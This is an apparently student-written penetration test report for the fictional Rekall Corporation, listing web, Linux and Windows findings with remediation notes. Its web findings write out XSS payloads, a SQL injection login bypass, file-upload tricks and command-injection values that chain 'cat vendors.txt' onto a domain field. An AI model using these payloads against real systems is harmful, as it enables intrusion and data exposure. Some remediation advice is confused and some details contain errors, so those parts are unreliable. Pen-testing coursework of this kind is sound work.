Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Prepared by : MAR Services

Confidentiality Statement

Table of Contents

Contact Information

Company Name	MAR services
Contact Name	Muzam Rasheed
Contact Title	Senior Pen Tester

Document History

Version	Date	Author(s)	Comments
001	04/11/2023	Muzam Rasheed	Initial Draft
002	04/12/2023	Muzam Rasheed	2nd Version
003	04/17/2023	Muzam Rasheed	3rd Version
004	04/18/2023	Muzam Rasheed	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's security awareness program for their employees is good
- Anti-malware software up to date

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS vulnerabilities
- Shell shock
- PHP injection
- Brute force attack
- SQL injection
- Command injection
- Local file inclusion
- Sensitive data exposure

Executive Summary

MAR Services conducted a security assessment of Rekall to find vulnerabilities and provide remediation.

MAR Services started with doing reconnaissance as we gathered information about the target systems, including information about the network topology, O/S and applications. We looked for applications and user accounts.

We then went to the scanning stage and used tools like Nmap to scan for open ports and check network traffic. Based on current CVE vulnerabilities, we tested and exploited those vulnerabilities.

The report highlights our findings. We mapped out those vulnerabilities and graded them by critical, high, medium and low criteria. It is our recommendation to focus on remediation of these critical issues that may impact the recall network if tree threat actors were to find and exploit these vulnerabilities.

During our assessment, we use many tool to expose vulnerabilities; Metasploit, Nessus, Burp Suite and Nmap to name a few.

It is our recommendation to Rekall to facilitate follow up meetings to discuss with the MAR services goals and next steps.

Summary Vulnerability Overview

Vulnerability	Severity
Web Application Results	
Flag 1 XSS reflected vulnerability - welcome.php	High
Flag 2 XSS reflected vulnerability-memory-planner.php	High
Flag 3 XSS stored vulnerability-comments.php	High
Flag 4 Sensitive data exposure vulnerability -about-rekall.php	Low
Flag 5 Local file Inclusion Vulnerability- Memory-Planner.php	High
Flag 6 Local file Inclusion (advanced) -Memory-Planner.php	High
Flag 7 SQL injection vulnerability-login.php	Critical
Flag 8 Sensitive data exposure vulnerability-login.php	Critical
Flag 9 Sensitive data exposure vulnerability- robots.txt	Medium
Flag 10 Command injection vulnerability-networking.php	Critical
Flag 11 Command injection (advanced) vulnerability-networking.php	Critical
Flag 12 Capture the Flag Broken-couldnt finish	NA
Flag 13 Capture the Flag site Broken-couldnt finish	NA
Flag 14 Capture the flag site Broken-couldnt finish	NA
Flag 15 Capture the flag site Broken coudnt finish	NA
Linux Server	
Flag 1 Open Source exposed data	Low
Flag 2 Ping Totalrekall.xyz	Low
Flag 3 Open-source exposed data	Low
Flag 4 Number of hosts on this network	Medium
Flag 5 Host running Drupal	High
Flag 6 Nessus scan result for 192.168.13.12	Critical
Flag 7 Apache Tomcat Remote Code vulnerability	Critical
Flag 8 Shellshock	High
Flag 9 Additional vulnerabilities on the host	Critical
Flag 10 Struts vulnerability	High
Flag 11 Drupal vulnerability	High
Flag 12 Credential sudoer vulnerability	High
Windows Servers	
Flag 1 Totalrekall GitHub Page	Low
Flag 2 Nmap Scann to determin network hosts	Medium

Flag 3 NSE Script for FTP	Medium
Flag 4 SLMail	Medium
Flag 5 Scheduled task vulnerability	Medium
Flag 6 SL Mail Compromise	Critical
Flag 7 Lateral movement	Critical
Flag 8 Attacking the LSA	Critical
Flag 9 Navigating to the exploit	Critical
Flag 10 Accessing the default admin credentials	High

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	**Webserver** 92.168.14.35 **Linux Server** 34.102.136.180 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 **Windows Server 2019** 172.22.117.10 **Windows 10** 172.22.117.20
Ports	Linux OS 4444 34048 34060 51164 58874 Windows Servers 53 88 135 139 389

	445 464 593 636 3269 3268 21 25 79 80 106 110 135 139 443 445

Exploitation Risk	Total
Critical	11
High	11
Medium	6
Low	5

Vulnerability Findings-Web App


Vulnerability 1	Findings
Title	XSS reflected vulnerability - welcome.php
Type (Web app / Linux OS/ Windows OS)	Web App
Risk Rating	High
Description	Welcome.php page. in the field "Put your Name Here" enter payload <script>alert("hello")</script>.
Images	
Affected Hosts	welcome.php
Remediation	XSS vulnerability can be mitigated with security awareness training. train employees to identify phishing emails. OWASP recommends **HTML** entity encoding for that variable as you add it to a web template.


Vulnerability 2	Findings
Title	XSS reflected
Type (Web app / Linux OS/ Windows OS)	Web App
Risk Rating	High
Description	In the "Who do you want to be?" field, enter script <5cr1>alert("hi"));</5cr1> to bypass "script"
Images	
Affected Hosts	memory-planner.php
Remediation	XSS vulnerability can be mitigated with security awareness training. train employees to identify phishing emails. OWASP recommends HTML entity encoding for that variable as you add it to a web template.

Vulnerability 3	Findings
Title	XSS stored vulnerability-comments


Type (Web app / Linux OS/ Windows OS)	web app
Risk Rating	High
Description	Scripting used to exploit poor coding. <script>alert("hello")</script>
Images	
Affected Hosts	comments.php
Remediation	XSS vulnerability can be mitigated with security awareness training. train employees to identify phishing emails. OWASP recommends HTML entity encoding for that variable as you add it to a web template.

Vulnerability 4	Findings
Title	Sensitive data exposure vulnerability
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	Low
Description	this flag appeared in the HTTP header by using curl -v http:/192.168.14.35/About-rekall.php


Images	
Affected Hosts	About-Rekalll.php
Remediation	curl comments cant be eliminated

Vulnerability 5	Findings
Title	Local file Inclusion Vulnerability- Memory-Planner.php
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	High
Description	created a test file with .php extension in terminal (touch flagS.php, then uploaded into "Browse" upload your file field.
Images	
Affected Hosts	Memory-Planner.php
Remediation	Secure coding-save file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path. Use databases - don't include files on a web server that can be compromised,

	use a database instead Better server instructions - make the server send download headers automatically instead of executing files in a specified directory.(brightsec.com)

Vulnerability 6	Findings
Title	Local file Inclusion vulnerability
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	Medium
Description	Was able to create a file with the .jpg.php extension and upload into "Location" field.
Images	
Affected Hosts	Memory-Planner.php
Remediation	Secure coding-save file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path. Use databases - don't include files on a web server that can be compromised, use a database instead Better server instructions - make the server send download headers automatically instead of executing files in a specified directory.(brightsec.com)

Vulnerability 7	Findings
Title	SOL injection vulnerability-login.php
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	Critical
Description	Flag 7 password field entering ' or "=' for username and password

Images	
Affected Hosts	Login.php
Remediation	To prevent SQLsou attacks, web application and database programmers need to be sanitized ie. filter inputs, restrict database code, restrict database access, maintain, and monitor the application and database.They apply mostly to code in development because existing code is often too lengthy to check line by line. (esecurityplanet.com)


Vulnerability 8	Findings
Title	Sensitive data exposure vulnerability-login.php
Type (Web app / Linux OS/ Windows OS)	Web App
Risk Rating	Critical
Description	Username and password are in the HTML. You can view them by opening the webpage to review.


Images	
Affected Hosts	login.php
Remediation	User credentials should never be hard coded during development. They should always be secure.

Vulnerability 9	Findings
Title	Sensitive data exposure - robots.txt
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	Low/Medium
Description	The server revealed the existence of a "robots.txt" file. This file shows no restrictions for web crawlers to access the website. It allows the recon for attackers to note known vulnerabilities to later exploit.

Images	Exploit-DB Nessus User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23
Affected Hosts	robots.txt page
Remediation	Ensure you have nothing sensitive exposed within this file. Ensure high privileges kept for sensitive information Do not write sensitive information in the Robots.txt, and ensure its correctly protected by means of authentication.

Vulnerability 10	Findings
Title	Command injection vulnerability-networking.php
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	Critical
Description	payload: www.google.com && cat vendors.txt in DNS check box revealed sensitive data.


Images	
Affected Hosts	Networking.php
Remediation	Implement validation to ensure only pre approved entries are processed.

Vulnerability 11	Findings
Title	Command injection (advanced) vulnerability-networking.php
Type (Web app / Linux OS/ Windows OS)	Web app
Risk Rating	Critical
Description	payload in the MX record checker www.google.com | cat vendors.txt
Images	
Affected Hosts	networking.php


Remediation	Implement validation to ensure only pre approved entries are processed.

Linux Servers

Vulnerability 1	Findings
Title	WHOIS domain for the website totalrekall.xyz
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	Low
Description	Use a Dossier open source tool found within at Domain Dossier to find information about the WHOIS domain for the website totalrekall.xyz. Personal information such as address is listed.

Images	
Affected Hosts	https://centralops.net/co/domaindossier.aspx
Remediation	Adding additional services through your domain provider will help hide personal information.


Vulnerability 2	**Findings**
Title	WHOIS lookup for IP Address
Type (Web app / Linux OS/ Windows OS)	Linux OS
Risk Rating	Low
Description	Personal IP address found via Domain Dossier

Images	
Affected Hosts	34.102.136.180
Remediation	it is difficult to hide ip address

